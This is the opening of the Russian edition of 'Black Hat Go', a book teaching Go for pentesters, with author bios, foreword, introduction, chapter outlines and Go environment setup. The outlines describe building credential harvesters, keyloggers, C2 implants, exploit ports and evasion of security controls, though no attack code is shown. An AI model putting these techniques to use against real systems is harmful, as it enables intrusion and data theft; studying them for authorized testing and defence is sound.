Black Hat Go

программирование для хакеров и пентестеров

Том Стил, Крис Паттен, Дэн Коттманн

Предисловие Эйч Ди Мура

no starch press

BLACK HAT GO

Go Programming for Hackers and Pentesters

by Tom Steele, Chris Patten, and Dan Kottmann

no starch press

San Francisco

Black Hat Go

программирование
для хакеров и пентестеров

Том Стил, Крис Паттен, Дэн Коттманн

ПИТЕР®

Санкт-Петербург • Москва • Минск

2022

Том Стил, Крис Паттен, Дэн Коттманн

Black Hat Go: Программирование для хакеров и пентестеров

Серия «Библиотека программиста»

Перевел с английского *Д. Брайт*

ББК 32.973.2-018.1
УДК 004.43

Стил Том, Паттен Крис, Коттманн Дэн

С80 Black Hat Go: Программирование для хакеров и пентестеров. — СПб.: Питер, 2022. — 384 с.: ил. — (Серия «Библиотека программиста»).

ISBN 978-5-4461-1795-6

Black Hat Go исследует темные стороны Go — популярного языка программирования, который высоко ценится хакерами за его простоту, эффективность и надежность. Эта книга — арсенал практических приемов для специалистов по безопасности и хакеров — поможет вам в тестировании систем, создании и автоматизации инструментов, а также улучшении навыков противодействия угрозам. Все это реализуется с помощью обширных возможностей Go.

Вы начнете с базового обзора синтаксиса языка и стоящей за ним философии, после чего перейдете к изучению примеров, которые пригодятся для разработки инструментов. Вас ждет знакомство с протоколами HTTP, DNS и SMB. Далее вы перейдете к изучению различных тактик и задач, с которыми сталкиваются пентестеры, рассмотрите такие темы, как кража данных, сниффинг сетевых пакетов и разработка эксплойтов. Вы научитесь создавать динамические встраиваемые инструменты, после чего перейдете к изучению криптографии, атаке на Windows и стеганографии.

Готовы расширить арсенал инструментов безопасности? Тогда вперед!

16+ (В соответствии с Федеральным законом от 29 декабря 2010 г. № 436-ФЗ.)

ISBN 978-1593278656 англ.

ISBN 978-5-4461-1795-6

Изготовлено в России. Изготовитель: ООО «Прогресс книга». Место нахождения и фактический адрес: 194044, Россия, г. Санкт-Петербург, Б. Сампсониевский пр., д. 29А, пом. 52. Тел.: +78127037373.
Дата изготовления: 08.2022. Наименование: книжная продукция. Срок годности: не ограничен.
Налоговая льгота — общероссийский классификатор продукции ОК 034-2014, 58.11.12 — Книги печатные профессиональные, технические и научные.
Импортер в Беларусь: ООО «ПИТЕР М», 220020, РБ, г. Минск, ул. Тимирязева, д. 121/3, к. 214, тел./факс: 208 80 01.
Подписано в печать 24.06.22. Формат 70×100/16. Бумага офсетная. Усл. п. л. 30,960. Тираж 700. Заказ 0000.

Краткое содержание

Оглавление

Об авторах

Том Стил (Tom Steele) работает на Go с момента выхода его первой версии в 2012 году и одним из первых в своей области использовал этот язык для создания инструментов противодействия киберугрозам. Том — ведущий консультант по исследованиям в Atredis Partners, более десяти лет работает в области оценки систем безопасности как в исследовательских целях, так и для борьбы с хакерскими атаками. Том проводил обучающие курсы на множестве конференций, включая Defcon, BlackHat, DerbyCon и BSides. Имеет черный пояс по бразильскому джиу-джитсу и регулярно участвует в соревнованиях регионального и национального уровня, а также основал в Айдахо собственную школу по этому боевому искусству.

Крис Паттен (Chris Patten) — сооснователь и ведущий специалист STACKTITAN — компании, занимающейся консультированием по безопасности специализированных служб защиты. Крис уже более 25 лет работает в этой сфере и за это время занимал множество различных должностей. Последние десять лет он консультировал ряд коммерческих и государственных организаций по многим направлениям, включая техники противодействия кибератакам, возможности выявления угроз и стратегии минимизации ущерба. На своей последней должности Крис выступал в роли лидера одной из крупнейших команд по противодействию атакам в Северной Америке.

Прежде чем стать консультантом, Крис служил в военно-воздушных силах США, оказывая технологическую поддержку в процессе боевых операций. Он был активным участником сообщества специальных операций Министерства обороны США в USSOCOM, консультировал группы по спецоперациям относительно чувствительных инициатив в области кибервойны. По завершении службы в армии

Крис занимал ведущие должности во многих телекоммуникационных компаниях из списка Fortune 500, работая с партнерами в исследовательской сфере.

Дэн Коттманн (Dan Kottmann) — соосновательи ведущий консультант STACKTITAN. Сыграл важную роль в росте и развитии крупнейшей североамериканской компании по противодействию киберугрозам, непосредственно участвуя в формировании навыков персонала, повышении эффективности процессов, улучшении пользовательского опыта и качества реализации услуг. На протяжении 15 лет Дэн занимался межотраслевым клиентоориентированным консультированием и развитием этой сферы, в первую очередь фокусируясь на информационной безопасности и поставке приложений.

Дэн выступал на разных национальных и региональных конференциях по безопасности, включая Defcon, BlackHat Arsenal, DerbyCon, BSides и др. Увлекается разработкой ПО и создал многие как открытые, так и проприетарные приложения, начиная с инструментов командной строки и заканчивая сложными трехуровневыми и облачными веб-приложениями.

О научном редакторе

Алекс Харви (Alex Harvey) всю жизнь посвятил работе в технологической сфере, занимался робототехникой, программированием, разработкой встраиваемых систем. Около 15 лет назад он перешел в сферу информационной безопасности, где сосредоточился на тестировании и исследованиях. Алексу всегда нравилось создавать инструменты для работы, и очередным средством для этого был выбран именно язык Go.

Предисловие

Языки программирования всегда влияли на индустрию информационной безопасности. Ограничения архитектуры, стандартные библиотеки и реализации протоколов, доступные в рамках каждого языка, в итоге определяли плоскость атаки любого создаваемого на их основе приложения. То же касается и инструментов безопасности. Правильно подобранный язык может упростить сложные задачи, а чрезвычайно сложные сделать совершенно тривиальными. Обширная экосистема Go делает этот язык очень привлекательным средством для разработки инструментов безопасности. Он переписывает правила как для разработки безопасных приложений, так и для создания соответствующих инструментов, позволяя задействовать более быстрые, безопасные и портативные средства.

За более чем 15 лет, которые я работал с Metasploit Framework, этот проект дважды полностью переписывался. Сначала лежащий в основе Perl был заменен на Ruby, а позднее добавлена поддержка ряда мультиязычных модулей, расширений и полезных нагрузок. Эти изменения отражают постоянно меняющиеся принципы разработки ПО. Если вы хотите поспевать за тенденциями развития систем безопасности, то должны своевременно адаптировать свои инструменты. При этом использование грамотно подобранного языка позволит сэкономить уйму ценного времени. Но так же, как и Ruby, Go не стал применяться повсеместно в одночасье. Выбор нового языка с неокрепшей экосистемой для разработки продукта, представляющего ценность, требует не только решимости, но и веры, ведь этот процесс, помимо прочего, будет сопряжен с трудностями, вызванными недостатком нужных библиотек, не успевающих появляться в нужное время.

Авторы «Black Hat Go» одними из первых начали использовать этот язык для разработки инструментов безопасности, создав самые ранние открытые проекты, включая BlackSheepWall, Lair Framework, sipbrute и многие другие. Все они представляют собой прекрасные примеры возможностей применения Go. Авторам одинаково легко дается как создание софта, так и его разбор по крупицам, и данная книга отлично демонстрирует их способность ловко комбинировать эти навыки.

Издание предоставляет все необходимое для начала разработки в области безопасности, не перегружая читателя малоиспользуемыми возможностями языка. Хотите написать до смешного быстрый сетевой сканер, вредоносный HTTP-прокси или кросс-платформенный фреймворк командования и управления (Command and Control)? Вы обратились по адресу! Если у вас уже есть опыт программирования и вы ищете знания по разработке инструментов безопасности, то эта книга предоставит вам как основные концепции, так и компромиссы, которые хакеры всех мастей принимают в расчет при написании инструментов. На приведенных в этой книге техниках многому могут научиться даже опытные Go-разработчики, так как создание инструментов для атаки ПО требует особого склада ума, отличающегося от типичного, характерного для разработки приложений, хода мысли. Компромиссы, используемые вами при проектировании программного обеспечения, скорее всего, будут сильно отличаться, когда к задачам добавятся обход систем безопасности и намерение избежать обнаружения.

Если вы уже работаете в сфере наступательной безопасности, эта книга поможет вам создать утилиты, существенно опережающие по скорости существующие решения. Если же являетесь сотрудником обороняющейся стороны или состоите в команде реагирования на инциденты, то с ее помощью научитесь выполнять парсинг и организовывать защиту от вредоносных программ, написанных на Go.

Успехов в освоении!

Эйч Ди Мур,
основатель Metasploit и Critical Research Corporation,
вице-президент по исследованиям и разработкам в Atredis Partners

Благодарности

Вы бы не держали сейчас в руках данную книгу, не разработай Роберт Гризмер (Robert Griesmer), Роб Пайк (Rob Pike) и Кен Томпсон (Ken Thompson) столь замечательный язык программирования. Эти люди, а также вся команда разработчиков Go не перестают с каждым релизом выпускать всё новые полезные обновления. Мы бы ни за что не взялись писать о языке, не будь он столь легок и интересен для изучения и использования.

Мы также благодарим команду No Starch Press: Лаурель, Франсис, Билла, Энни, Барбару и всех тех, с кем имели честь взаимодействовать. Все вы направляли нас по непроторенной территории написания нашей первой книги. Несмотря на все жизненные обстоятельства, будь то семейные неурядицы или смена места работы, вы все это время были терпеливы, в то же время продолжая подталкивать нас к завершению начатого. Мы были рады работать с каждым сотрудником всей огромной команды No Starch Press.

Хочу отдельно поблагодарить Джен за поддержку, за то что воодушевляла меня и хранила семейный очаг, пока я пропадал в офисе по вечерам и выходным, работая над этой никак не кончавшейся книгой. Джен, ты помогла мне больше, чем можешь представить, и твои вдохновляющие слова сыграли в этом не последнюю роль. Я искренне признателен жизни за то, что ты у меня есть. Я должен поблагодарить Ти — мою верную собаку за ее присутствие рядом со мной в офисе и за то, что регулярно выдергивала меня из виртуального мира с напоминанием о реальном, в который необходимо возвращаться. В завершение от всего сердца я хочу посвятить эту книгу детишкам Ти, Луне

и Энни, которые ушли, пока я писал ее. Вы, девочки, значили и продолжаете значить для меня очень многое, и этот труд будет всегда служить напоминанием о моей любви к вам.

Крис Паттен

Искренне благодарю свою жену и лучшего друга Кэти за ее непрерывную поддержку, ободрение и веру в меня. В моей жизни нет ни дня, когда я не ощущаю благодарности за все, что ты делаешь для меня и нашей семьи. Спасибо вам, Брукс и Сабс, за то, что дали мне повод к столь усердному труду. Для меня нет лучшей работы, чем быть вашим отцом. Также благодарю лучших «офисных сторожевых», о каких только мог мечтать, — Лео (покойся с миром), Арло, Мерфи и даже Хоуи (да, Хоуи тоже). Вы систематически разносили мой дом и периодически ставили под вопрос мой жизненный выбор, но ваше присутствие и товарищество заполняли весь мой мир. Вы все получите по подписанному экземпляру книги, которые сможете вдоволь пожевать.

Дэн Коттманн

Спасибо тебе, любовь моей жизни — Джекки, за заботу и вдохновение. Ничто из того, что я делаю, не было бы возможным без твоей поддержки и всего, что ты делаешь для нашей семьи. Благодарю своих друзей и коллег в Atredis Partners и всех, с кем я делил общее рабочее пространство в прошлом. Я оказался там, где я есть, благодаря вам. Спасибо моим наставникам и друзьям, которые верили в меня с первого дня. Вас слишком много, чтобы перечислять каждого по имени. Я благодарен всем невероятным людям, которых встречал на протяжении жизни. Спасибо тебе, мама, за то, что отвела меня в кружок по программированию. Оглядываясь назад, могу сказать, что это было пустой тратой времени и в основном я играл там в Myst, но именно тогда во мне зажегся интерес ко всему этому (скучаю по 1990-м). Отдельно хочу от всего сердца поблагодарить своего Спасителя, Иисуса Христа.

Том Стил

Это был немалый путь — почти три года. За это время произошло очень многое, но вот наконец мы здесь. Хочу выразить от всех нас искреннюю признательность за отзывы, которые присылали нам друзья, коллеги, семьи и читатели ранней версии книги. Вас, наш уважаемый читатель, мы благодарим за терпение и надеемся, что вы получите такое же наслаждение от прочтения этой книги, какое получали мы при ее написании. Всех вам благ!

Введение

На протяжении почти шести лет мы втроем вели одну из крупнейших в Северной Америке практик по консультированию в сфере пентеста. Будучи старшими консультантами, мы выполняли техническую работу, включая тесты на сетевое проникновение в интересах наших клиентов, а также инициировали разработку улучшенных инструментов, процессов и методологий. И в определенный момент в качестве одного из основных языков разработки начали использовать Go.

Go объединяет лучшие возможности аналогичных языков, достигая баланса между производительностью, безопасностью и удобством применения. Вскоре мы сделали его основным средством разработки инструментов, а в итоге даже стали в какой-то степени продвигать его, подталкивая своих коллег по индустрии к знакомству с ним. Нам казалось, что обеспечиваемые Go преимущества по меньшей мере заслуживают рассмотрения.

В этой книге мы предлагаем вам путешествие по миру возможностей программирования на этом языке с позиции специалистов по безопасности и хакеров. В отличие от других изданий по хакингу, здесь мы будем не просто показывать вам, как автоматизировать сторонние или коммерческие инструменты (хотя об этом все же позже поговорим), а погрузимся в разнообразные практические тематики, связанные с конкретными задачами, протоколами или тактиками, которые пригодятся для противодействия атакам. Мы затронем TCP, HTTP и DNS, станем взаимодействовать с Metasploit и Shodan, изучим поиск по файловым системам и базам данных, портируем эксплойты из других языков в Go, напишем ключевые функции SMB-клиента, атакуем Windows, кросс-компилируем бинарные файлы, поработаем с криптосистемами, используем вызов библиотек C, воздействуем на Windows API и сделаем многое другое. В общем, замысел грандиозен, так что приступим!

Для кого эта книга

Книга предназначена для всех, кто хочет научиться разрабатывать собственные хакерские инструменты с помощью Go. Как профессионалы, и в особенности как

консультанты, мы всегда определяли программирование как фундаментальный навык для пентестеров и специалистов по безопасности. Способность писать код, в частности, расширяет ваше понимание принципов работы ПО, а следовательно, и понимание того, как его взломать. Кроме того, если вы уже побывали в роли разработчика, то сможете более целостно оценивать сложности, с которыми он сталкивается в работе с ПО, отвечающим за безопасность. При этом, исходя из личного опыта, вы будете способны давать более эффективные рекомендации как уменьшать негативные последствия, устранять ложные срабатывания и определять скрытые уязвимости. Написание кода зачастую вынуждает вас взаимодействовать со сторонними библиотеками, а также разными наборами приложений и фреймворками. Для многих, включая нас, максимальный успех разработки обусловливается именно практическим опытом и доработкой мелких деталей.

Чтобы получить максимальную пользу от прочтения книги, рекомендуем скопировать официальный репозиторий с кодом: так у вас под рукой будут все рабочие примеры, о которых мы расскажем. Вы найдете примеры в репозитории https://github.com/blackhat-go/bhg/.

Чего в этой книге нет

Эта книга — не руководство по программированию на Go в целом, а инструкция по использованию языка для разработки инструментов безопасности. В первую очередь мы хакеры и только потом программисты. Никто из нас никогда не был инженером ПО. Это значит, что как хакеры мы ставим во главу угла функциональность, а не элегантность. Во многих случаях мы были склонны писать код в хакерской манере, не учитывая некоторые из идиом или лучших методов создания структуры ПО. У консультантов вечно не хватает времени. Разработка более простого кода зачастую быстрее, а значит, это предпочтительнее, чем добиваться его элегантности. Когда вам требуется быстро найти решение, вопрос стиля отходит на второй план.

Это может не понравиться идеалистам Go, которые наверняка будут писать в соцсетях, что мы «некорректно обрабатываем все условия ошибки», «наши примеры недостаточно оптимизированы» или «желаемых результатов можно было добиться с помощью лучших конструкций или методов». В большинстве случаев нашей задачей не было научить вас наилучшим, максимально элегантным или на 100 % идиоматическим решениям, если это не влияло положительно на итоговый результат. Несмотря на то что мы вкратце рассмотрим синтаксис языка, сделаем это лишь для того, чтобы обозначить для вас фундамент, на котором вы сможете строить. В конце концов, это не книга «Обучение элегантному программированию на Go» — это «Black Hat Go».

Почему Go

До появления Go можно было расставить приоритеты по простоте применения, рассматривая такие динамически типизированные языки, как Python, Ruby или PHP. В любом случае требовалось пожертвовать определенной долей производительности и безопасности. В качестве альтернативы были доступны статически типизированные языки, например C или C++, которые обеспечивают высокую производительность и безопасность, но не особо удобны в использовании. А Go лишен большей части устрашающих сторон его прямого предка — C, что существенно облегчает разработку. В то же время это статически типизированный язык, который показывает синтаксические ошибки в процессе компиляции, что дает разработчику уверенность в безопасном выполнении кода. При этом после компиляции он выполняется оптимальнее интерпретируемых языков. В его структуру также заложена возможность многопоточных вычислений, что делает легкодоступным параллельное программирование.

Эти причины использования Go не особо интересуют специалистов по безопасности. Тем не менее многие из возможностей языка особенно полезны для хакеров и специалистов по защите.

- **Отчетливая система управления пакетами.** Решение по управлению пакетами реализовано здесь очень элегантно и интегрировано прямо с инструментами Go. Используя исполняемый файл `go`, вы можете с легкостью скачивать, компилировать и устанавливать пакеты и зависимости, что делает процесс привлечения сторонних библиотек простым и, как правило, бесконфликтным.
- **Кросс-компиляция.** Одна из наилучших возможностей Go — его способность кросс-компилировать исполняемые файлы. До тех пор пока ваш код не взаимодействует с чистым C, можно легко писать его в Linux или Mac, а компилировать в Windows-совместимом формате Portable Executable.
- **Богатая стандартная библиотека.** Время, проведенное за разработкой на других языках, позволило нам оценить обширность собственной библиотеки Go. Многим современным языкам недостает стандартных библиотек, требующихся для выполнения таких привычных задач, как шифрование, сетевые коммуникации, подключение к базам данных и кодирование данных (JSON, XML, Base64, hex). Go содержит многие из этих жизненно важных функций и библиотек в собственной стандартной библиотеке, что сокращает количество действий, необходимых для правильной настройки среды разработки или вызова функций.
- **Многопоточность.** В отличие от более зрелых языков, Go вышел почти одновременно с массовым появлением первых многоядерных процессоров. Поэтому в нем шаблоны многопоточности и оптимизации производительности настроены как раз под эту модель обработки.

Чем может не понравиться Go

Мы понимаем, что Go не является идеальным решением для каждой задачи. Вот некоторые из его недостатков.

- **Размер двоичного файла.** При компиляции этого файла в Go он чаще всего имеет размер в несколько мегабайт. Вы, конечно, можете обрезать символы отладки и уменьшить объем с помощью упаковщика, но эти приемы требуют особой внимательности, так как могут сыграть и в обратную. Специалистам по безопасности, которым требуется прикреплять двоичный файл к электронным письмам, размещать его на файлообменниках или передавать по сети, нужно быть очень внимательными.
- **Громоздкость.** Несмотря на то что синтаксис Go более компактен, чем C#, Java или даже C/C++, вы все равно столкнетесь с тем, что простая конструкция языка требует излишней выразительности в отношении таких компонентов, как списки (называемые срезами), процессинг, циклы и обработка ошибок. Однострочная инструкция из Python здесь легко может стать трехстрочной.

Краткий обзор

В главе 1 происходит базовое знакомство с синтаксисом Go и его философией. Затем мы переходим к изучению примеров, которые вы можете использовать для разработки инструментов, включая такие сетевые протоколы, как HTTP, DBS и SMB. После этого идет углубление в тактики и задачи, с которыми мы встречались как пентестеры. Здесь вы познакомитесь с такими темами, как кража данных, парсинг пакетов и разработка эксплойтов. В завершение мы оглянемся назад и вкратце поговорим о том, как создавать динамические встраиваемые инструменты, после чего перейдем к шифрованию, атаке Microsoft Windows и реализации стеганографии.

Во многих случаях вы сможете расширить приводимые нами инструменты, чтобы они соответствовали вашим конкретным задачам. Несмотря на то что мы везде приводим надежные примеры, в реальности мы хотим обеспечить вас знаниями и основами, с помощью которых вы расширите или переработаете эти примеры для достижения собственных целей. Говоря образно, мы не просто даем вам рыбу, но хотим, чтобы вы научились рыбачить.

Прежде чем читать далее, обратите внимание на то, что мы — авторы и издатель — создали этот контент только для законного использования. Мы не несем никакой ответственности за злонамеренные и незаконные действия, которые вы можете с его помощью совершить. Все содержимое служит исключительно образовательным

целям. Не проводите тестирование на проникновение в отношении систем или приложений, не получив на это авторизованного разрешения.

Далее приведено краткое описание содержания каждой главы.

Глава 1. Go. Основы

Задача этой главы — познакомить вас с основами Go и обеспечить фундамент, необходимый для понимания концепций, рассматриваемых на протяжении всей книги. Сюда входит сокращенный обзор базового синтаксиса и идиом Go. В этой главе мы поговорим о его экосистеме, включая поддерживаемые инструменты, IDE, управление зависимостями и др. Читатели, совсем не знакомые с этим языком, узнают здесь самое необходимое, что, как мы рассчитываем, позволит им понимать, реализовывать и расширять примеры из последующих глав.

Глава 2. TCP, сканеры и прокси

Глава знакомит читателя с базовыми понятиями Go, примитивами и шаблонами многопоточности, вводом/выводом (I/O), а также использованием интерфейсов в TCP-приложениях. Сначала мы научим вас создавать простой сканер TCP-портов, сканирующий список портов на основе параметров командной строки. Это подчеркнет простоту кода Go в сравнении с созданным на других языках и сформирует у вас понимание его базовых типов, пользовательского ввода, а также обработки ошибок. Далее мы покажем, как повысить эффективность и скорость созданного сканера путем добавления параллельных функций. После этого мы познакомимся с I/O. Для этого создадим TCP-прокси, выполняющий функцию переадресации портов, начав с простых примеров и постепенно дорабатывая код для повышения надежности нашего решения. В заключение воссоздадим Netcat-функцию «зияющая дыра в безопасности» на Go, научив вас выполнять команды операционной системы, манипулируя `stdin` и `stdout` и перенаправляя их по TCP.

Глава 3. HTTP-клиенты и инструменты удаленного доступа

HTTP-клиенты являются важнейшим компонентом при взаимодействии с современными архитектурами веб-серверов. В этой главе вы увидите, как создавать HTTP-клиенты, необходимые для выполнения множества стандартных сетевых взаимодействий. В ней вы займетесь обработкой различных форматов для коммуникации с Shodan и Metasploit. Помимо этого мы покажем, как работать с поисковыми движками, используя их для сбора и парсинга метаданных с целью извлечения полезной для организации и профайлинга информации.

Глава 4. HTTP-серверы, маршрутизация и промежуточное ПО

Эта глава представит принципы и соглашения, необходимые для создания HTTP-сервера. Здесь мы обсудим стандартную маршрутизацию, промежуточное ПО и шаблонные методы, применив эти знания для создания сборщика учетных данных и кейлогера. В завершение покажем, как мультиплексировать соединения управления и контроля (command-and-control, C2), создав обратный HTTP-прокси.

Глава 5. Эксплуатация DNS

Эта глава знакомит вас с основными принципами DNS с помощью Go. В ней мы сначала выполним клиентские операции, включая просмотр записей конкретного домена, а затем продемонстрируем написание собственного DNS-сервера и DNS-прокси, которые пригодятся для операций C2.

Глава 6. Взаимодействие с SMB и NTLM

Тут мы изучим протоколы SMB и NTLM, взяв их в качестве основы для обсуждения реализаций протоколов в Go. На основе частичной реализации SMB мы рассмотрим маршалинг и демаршалинг данных, использование тегов настраиваемых полей и др. Мы расскажем и покажем, как задействовать эту реализацию для извлечения подписи SMB, а также выполнения атак по подбору пароля.

Глава 7. Взлом баз данных и файловых систем

Кража данных является важнейшим аспектом тестирования на проникновение. Данные находятся во множестве ресурсов, включая БД и файловые системы. Эта глава представляет основные способы подключения к базам данных и взаимодействия с ними на ряде распространенных SQL- и NoSQL-платформ. В ней вы узнаете основы подключения к SQL-базам данных и выполнения запросов. Мы покажем вам, как выполнять поиск чувствительной информации по БД и таблицам, стандартную технику, используемую после внедрения эксплойта. Помимо этого вы узнаете, как обходить файловые системы и просматривать файлы на предмет чувствительной информации.

Глава 8. Обработка сырых пакетов

В этой главе мы покажем, как парсить и обрабатывать сетевые пакеты с помощью библиотеки `gopacketn`, использующей `libpcap`. Вы научитесь идентифицировать доступные сетевые устройства, задействовать пакетные фильтры и обрабатывать эти пакеты. После этого мы разработаем сканер портов, способный проверять надежность механизмов защиты посредством различных типов сканирования, включая SYN-флуд и SYN-куки, которые приводят к чрезмерному количеству ложных срабатываний при сканировании портов.

Глава 9. Написание и портирование эксплойтов

Эта глава почти полностью посвящена разработке эксплойтов. Она начинается с создания фаззера для обнаружения различных типов уязвимостей. Вторая половина главы рассказывает, как портировать имеющиеся эксплойты из других языков в Go. Сюда входит перенос эксплойта десериализации Java и эксплойта повышения привилегий Dirty COW. В завершение мы говорим о создании и преобразовании шелл-кода для применения в ваших программах Go.

Глава 10. Плагины и расширяемые инструменты Go

Здесь мы представим вам два отдельных метода создания расширяемых инструментов. Первый, появившийся в Go 1.8, использует внутренний механизм плагинов. Мы рассмотрим случаи применения этого подхода и обсудим второй метод, задействующий для создания расширяемых инструментов язык Lua. Мы также приведем практические примеры, показав, как с помощью любого из этих подходов выполнять стандартную задачу безопасности.

Глава 11. Реализация криптографии и криптографические атаки

Глава раскрывает базовые понятия симметричной и асимметричной криптографии с использованием Go. Ее материал посвящен пониманию и применению криптографии на примере стандартного пакета Go. Go является одним из немногих языков, который, вместо того чтобы применять для шифрования стороннюю библиотеку, прибегает к собственной реализации. Это упрощает навигацию по коду, его изменение и понимание.

Мы изучим стандартную библиотеку, рассмотрев общие случаи ее использования и создание инструментов. Эта глава покажет, как выполнять хеширование, аутентификацию сообщений и шифрование. В конце вы узнаете, как дешифровывать RC2-криптограммы методом грубой силы (brute-force).

Глава 12. Взаимодействие с системой Windows и ее анализ

В ходе рассмотрения атак Windows мы познакомим вас с методами взаимодействия с внутренним Windows API, изучим пакет syscall для внедрения процессов и узнаем, как создавать двоичный парсер Portable Executable (PE). Завершится эта глава обсуждением вызова собственных библиотек C через механизмы межъязыковой совместимости Go.

Глава 13. Сокрытие данных с помощью стеганографии

Стеганография — это метод сокрытия сообщения или файла внутри другого файла. Эта глава знакомит вас с одним из видов стеганографии: сокрытием произвольных данных внутри содержимого PNG-файла. Рассматриваемые

в ней техники могут пригодиться для извлечения информации, создания замаскированных сообщений C2 и обхода детективных или превентивных средств контроля.

Глава 14. Создание C2-трояна удаленного доступа

Последняя глава посвящена практическим реализациям имплантатов и серверов управления и контроля (C2) в Go. В ней мы задействуем все приобретенные в процессе чтения книги знания и опыт для построения канала C2. Реализация «клиент — сервер» C2 благодаря своей настраиваемой природе будет избегать контроля безопасности на основе сигнатур и пытаться обмануть эвристику, а также сетевые средства контроля выхода.

От издательства

Ваши замечания, предложения, вопросы отправляйте по адресу comp@piter.com (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

На веб-сайте издательства www.piter.com вы найдете подробную информацию о наших книгах.

1

Go. Основы

Эта глава познакомит вас с процессом настройки среды разработки Go и синтаксисом. Об основах механики этого языка написаны целые книги, здесь же мы рассмотрим основные принципы и понятия, которые вам понадобятся для работы с приводимыми примерами кода. Мы затронем все, начиная от примитивных типов данных и заканчивая реализацией многопоточности. Для тех же, кто уже хорошо знаком с Go, большая часть этой главы окажется просто обзором.

Настройка среды

Для начала работы с Go вам потребуется функциональная среда разработки. В данном разделе мы проведем вас по всем необходимым этапам, включающим скачивание, а также настройку рабочего пространства и переменных среды для языка Go. Здесь будут рассмотрены различные варианты для интегрированной среды и некоторые из стандартных инструментов, поставляемых с Go.

Скачивание и установка Go

Начните со скачивания соответствующего вашей операционной системе и архитектуре установочного файла Go с официального сайта (https://golang.org/dl/). Здесь вы найдете файлы для Windows, Linux и macOS. Если вы используете систему, для которой нет установочного файла, можете скачать по той же ссылке исходный код Go.

Запустите скачанный установщик и следуйте инструкциям, по ходу которых вы установите весь набор ключевых пакетов Go. *Пакеты*, в большинстве языков называемые *библиотеками*, содержат полезный код, который вы сможете задействовать в своих программах.

Настройка GOROOT для определения расположения двоичного файла

Далее нужно сообщить операционной системе, где находится установленная программа. В большинстве случаев, если вы установили Go в путь по умолчанию, например в /usr/local/go на системах *Nix/BSD, то ничего дополнительно делать не потребуется. Если же решили поместить Go в иное место или устанавливаете его в Windows, то нужно сообщить ОС путь к файлу для его запуска.

Это можно сделать из командной строки, указав его в зарезервированной переменной среды `GOROOT`. Настройка переменных сред зависит от операционной системы. В Linux или macOS вы можете добавить `~/.profile` в следующее:

```
set GOROOT=/path/to/go
```

В Windows эту переменную среду можно добавить через панель управления, найдя в ней раздел Переменные среды.

Настройка GOPATH для определения местоположения рабочего пространства

В отличие от `GOROOT`, которая необходима только в конкретных сценариях установки, переменную среды `GOPATH` необходимо определять постоянно, сообщая таким образом набору инструментов Go, где будут находиться исходный код, сторонние библиотеки и скомпилированные программы. Для этого можно использовать любое место. Как только вы создадите этот основной каталог рабочего пространства, создайте в нем три подкаталога: `bin`, `pkg` и `src` (подробнее о них мы напишем чуть позже). Затем нужно настроить саму переменную `GOPATH`. Например, если вы хотите поместить проекты в каталог `gocode`, расположенный в домашней папке Linux, то устанавливаете в `GOPATH` следующее значение:

```
GOPATH=$HOME/gocode
```

Каталог `bin` будет содержать скомпилированные и установленные исполняемые файлы Go, помещаемые в него автоматически при сборке и установке. Каталог `pkg` служит для хранения объектов пакетов, включая сторонние зависимости Go, необходимые для вашего кода. К примеру, таким образом вы можете применять код другого разработчика, более изящно обрабатывающий HTTP-маршрутизацию. В `pkg` будут содержаться исполняемые артефакты, необходимые для использования их реализации в вашем коде. И наконец, каталог `src` будет служить хранилищем для всего вредоносного исходного кода, который вы создадите.

Расположение вашего рабочего пространства может быть произвольным, но его внутренние каталоги должны соответствовать указанным именам и структуре. Команды компиляции, сборки и управления пакетами, о которых вы узнаете в этой главе чуть позже, все полагаются на эту стандартную структуру каталогов. Без этого важного этапа настройки проекты Go не будут компилироваться и не смогут обнаружить необходимые зависимости.

Настроив переменные `GOROOT` и `GOPATH`, нужно подтвердить завершение данного процесса. В Linux и Windows для этого можно использовать команду `set`. Дополнительно убедитесь, что ваша система видит установленный исполняемый файл и вы задействуете требуемую версию Go, введя команду `go version`:

```
$ go version
go version go1.11.5 linux/amd64
```

В ответ должна вернуться версия установленного двоичного файла.

Выбор интегрированной среды разработки

Далее вы, скорее всего, решите выбрать интегрированную среду разработки (IDE), в которой и будете писать код. Несмотря на то что этот инструмент не является необходимым, многие его возможности помогают снизить количество ошибок, добавить горячие клавиши для доступа к системе контроля версий, облегчают управление пакетами и многое другое. Поскольку Go — довольно молодой язык, спектр предлагаемых для него IDE может быть ограничен.

К счастью, за последние несколько лет появилось несколько полноценных вариантов, часть из которых мы рассмотрим в текущей главе. Более подробный список IDE или редакторов можно найти на вики-странице Go (https://github.com/golang/go/wiki/IDEsAndTextEditorPlugins/). Наша книга подразумевает полную свободу выбора IDE/редактора, и мы не призываем вас к использованию их конкретных вариантов.

Редактор Vim

Текстовый редактор Vim, доступный во многих дистрибутивах операционных систем, предоставляет гибкую, расширяемую и полностью открытую среду разработки. Одна из наиболее соблазнительных функций Vim заключается в том, что он позволяет пользователям выполнять все из терминала без посредничества замысловатых GUI.

Этот редактор содержит обширную экосистему плагинов, с помощью которой вы можете настраивать темы, добавлять инструменты контроля версий, определять сниппеты, макеты и навигацию по коду, включать автоподстановку, задействовать

выделение синтаксиса и линтинг, а также многое другое. К наиболее распространенным системам управления плагинами Vim относятся Vundle и Panthogen.

Чтобы работать через этот редактор с Go, установите плагин vim-go (https://github.com/fatih/vim-go/), показанный на рис. 1.1.

